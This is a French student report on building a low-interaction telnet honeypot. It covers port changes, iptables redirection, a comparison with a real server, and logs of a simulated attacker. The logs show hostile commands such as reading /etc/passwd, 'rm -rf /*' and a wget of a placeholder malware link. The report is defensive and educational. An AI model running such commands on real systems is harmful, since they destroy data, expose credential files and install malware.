#### Ali Basma

#### <u>Proposition du projet :</u>

Nous allons ici modéliser un serveur telnet (Telnet (terminal network ou télécommunication network, ou encore teletype network) est un protocole utilisé sur tout réseau TCP/IP, permettant de communiquer avec un serveur distant en échangeant des lignes de texte et en recevant des réponses également sous forme de texte.).

Celui-ci sera en réalité un honeypot pour piéger les hacker.

Il sera à faible interaction mais pourra faire le travail souhaiter, ils sont les plus simples de la famille des pots de miel. Leur but est de recueillir un maximum d'informations tout en limitant les risques en offrant un minimum de privilèges aux attaquants.

#### Le but de notre honeypot sera de:


- Récupérer le type de mot de passe que les hackers utilisent les plus souvent pour ensuite les éviter et ne pas les réutiliser sur notre vraie système
- Pouvoir récupérer l'adresse ip de l'attaquant pour pouvoir le bloquer au niveau de notre pare-feu
- Voir les liens des fichier/malwares qu'ils voudra ajouter avec wget
- Voir les commandes qu'il essayera de taper.

Nous avons essayé de rendre le système suffisamment réel, on acceptant les commandes de base qu'un hacker puisse utiliser tel que (ls, pwd, wget...). L'attaquant cherchera surtout à faire des dommages au systèmes soit en utilisant des commandes comme «rm-rf », en installant des virus/malware avec la commande wget, ou même en essayant d'accéder à des fichiers important tel que etc/shadow ou etc/passwd.


Une fois que toutes c'est action effectuer nous pourrons avoir accès d'informations pour protéger notre systèmes telnet, en bloquant son adresse ip, en évitant les mot de passes taper par le hackeur, mais surtout en regardant les virus qu'il aurait voulu ajouter sur notre systèmes pour pouvoir mettre des défenses contre ces virus sur notre vraie systèmes

## <u>Documentation pour installation et configuration</u>


Ce que nous voulons faire d'abord est de changer le port de connexion par default du serveur telnet, le port est à 23 nous allons le mettre à 3395. Ce qui signifie que pour nous connecter au serveur telnet nous devrons spécifier le port 3395 au lieu du port 23. Pour faire cela, nous allons modifier /etc/services :



Nous pouvons bien voir que le port telnet est à 23 :




## Nous allons le modifier à 3395 et sauvegarder le changement :




Ensuite nous allons redémarrer le service avec la commande « service xinetd restart »

# root@instance-5:/home/alibasma# service xinetd restart



Nous allons ensuite utiliser putty pour ce connecter grace à telnet, fournissez l'adresse ip et le port ( qui est maintenant 3395) La connexion est reussie, ce qui signifie que le changement de port à bien étais effectuer : Ubuntu 20.04.5 LTS



Enfin nous allons faire une redirection de port, du port 23 au port 5050 (car c'est là que notre honeypot se trouve). Ce qui fera que lorsqu'un hacker essayera de se connecter via le port 23 il sera directement rediriger sur notre serveur.


Nous allons utiliser la commande : « iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 5050 »



Nous pouvons maintenant lancer notre serveur grâce à la commande : « python3 serveurhoneypottelnet.py »



Maintenant que le serveur est lancée, nous allons nous faire passer pour le hacker et essayer de nous connecter au « serveur telnet » (qui est en réalité le honeypot)




La connexion est donc bien effectuer avec le serveur il faut s'authentifier maintenant :




# <u>Documentation fournissant une comparaison technique entre le système réel et</u> le pot de miel :

Lors de l'analyse des port via nmap, nous pouvons bien voir que le port 23 est ouvert (qui est en réalité lors de la connexion une redirection vers le honeypot). Cependant le vrai port où ce trouve le vraie serveur telnet n'est pas afficher parce que par default nmap analyse juste les 1000 port les plus importants/utiliser. Comme le port 3395 n'est pas un port important alors celui-ci n'est pas analyser.

Nous allons maintenant comparer notre honeypot à un système réel, à gauche la connexion au honeypot et à droite la connexion au vraie système :




Nous pouvons voir les deux connexions effectuer, et la meme interface d'authentification qui s'affiche :






Une fois l'authentification réussis nous allons utiliser la commande ls pour lister le contenue du repertoire courant. On peux bien voir que dans les 2 instances les répertoires sont vides



Nous allons créer donc deux dossier avec la commande mkdir : pour le honeypot le dossier « telnethoneypot » et pour le vraie système le dossier « telnetserver ». Lorsque nous listons le contenue du répertoires nous pouvons bien voir que les dossiers on était créé la seul différence et que le système réel l'affiche en couleur. Puis nous utilisons la commande pwd pour voir le dossier dans lequel on est, pour les 2 nous sommes donc dans « /etc/root »



Nous quittons le dossier, pour aller au dossier parent. Nous utilisons encore une fois la commande « pwd » et nous voyons bien que nous sommes dans le dossier « / ».

Lorsque nous affichons les dossiers avec « ls », nous voyons bien que les même dossier sont présent, juste la couleur est differente.

```
root@34.125.83.147:~#cd ..
                                                                       root@instance-5:~# cd ..
root@34.125.83.147:/#pwd
                                                                       root@instance-5:/# pwd
root@34.125.83.147:/#ls
                                                                      root@instance-5:/# ls
                                                                      bin etc lib32 lost+found opt run srv usr
boot home lib64 media proc sbin sys var
tmp var
boot etc lib lib64 lost+found mnt
                                                                       dev lib libx32 mnt
                                                                                                     root snap <mark>tmp</mark>
                                                                       root@instance-5:/# cd root
root@34.125.83.147:/#cd root
                                                                       root@instance-5:~# pwd
root@34.125.83.147:~#pwd
                                                                       root@instance-5:~#
root@34.125.83.147:~#
```

Nous allons enfin essayer une commande qui n'existe pas telque « nocommand » et nous pouvons bien voir le meme message d'erreur qui s'affiche.

```
root@34.125.83.147:~#nocmmoand

nocmmoand: command not found
root@34.125.83.147:~#


use
```

Nous pouvons bien voir que le honeypot représente certaine fonctionnalité du système. La seule limite est qu'elle ne les représente pas toutes, donc le hacker pour ce douter à un moment qu'il s'agit bien d'un honeypot. Mais le honeypot pour perdre du temps au hacker, et donnera plus de temps à l'admin sécurité d'agir.

## Documentation couvrant des scénarios d'utilisation détaillés

Nous allons maintenant voir ce qui se passe dans le fichier log du honeypot, à gauche nous avons le hacker qui essaye de se connecter, et à droite se trouve l'affichage du fichier log en temps réel grâce à la commande « tail –f monhoneypot.log ».

Nous pouvons ici voir toutes les combinaisons de login/mot de passe que le hacker aura utiliser, ce qui nous permettra de ne plus les utiliser.




Une fois la connexion réussie le hacker va taper quelque commande et nous pourrons tous les voir dans le fichier log. Cela nous aidera à déterminer le comportement et les objectifs du hacker contre le système.

Nous pouvons ici voir qu'il à essayer à acceder un des fichiers important comme « /etc/passwd » ou taper des commande destructrices comme « rm-rf /\* »

```
Wbuntu 20.04.5 LTS
login:admin
Password:admin

Login incorrect
login:root
Password:passer
root@34.125.83.147:~#ls
root@34.125.83.147:~#pwd
//root
root@34.125.83.147:~#mkdir test
root@34.125.83.147:~#cat /etc/passwd
```



root@34.125.83.147:~#rm -rf

Nous pouvons ici voir qu'il à essayer d'exécuter la commande « wget » qui lui permettra d'installer ici un malware.

Comme nous avons le lien, nous pourrons après cela analyser le malware et essayer de prémunir le vraie systèmes contre ce types de malware.

```
root@34.125.83.147:~fwget www.link/to/malware

2022-09-29 19:01:37,770 ('41.208.161.240', 1124) commande taper: wget w


root@34.125.83.147:~f
```

Nous allons ici voir de qu'elle manière le honeypot nous sera aussi extrêmement utiles. Nous avons donc la certitude que ces actions sont très malveillantes. Nous avons l'adresse ip de l'hacker grâce à notre honeypot nous allons donc lui bloquer l'accès grâce à Iptable.

Le hacker ping la machine cible, et le ping passe.

```
X
Command Prompt
                                                                 Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.
C:\Users\aliba>ping 34.125.83.147
Pinging 34.125.83.147 with 32 bytes of data:
Reply from 34.125.83.147: bytes=32 time=212ms TTL=57
Reply from 34.125.83.147: bytes=32 time=215ms TTL=57
Reply from 34.125.83.147: bytes=32 time=212ms TTL=57
Reply from 34.125.83.147: bytes=32 time=210ms TTL=57
Ping statistics for 34.125.83.147:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 210ms, Maximum = 215ms, Average = 212ms
C:\Users\aliba>
```

L'administrateur c'est donc rendu compte grâce au fichier log de toutes les intentions malveillantes, il décide donc de bloquer toutes les entrées venons de l'adresse ip de l'hacker qui est « 41.208.161.240 ».



Lorsque le hacker relance le ping nous pouvons bien voir que celui ne passe pas car l'administrateur l'a bloquer.

```
C:\Users\aliba>ping 34.125.83.147
Pinging 34.125.83.147 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 34.125.83.147:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```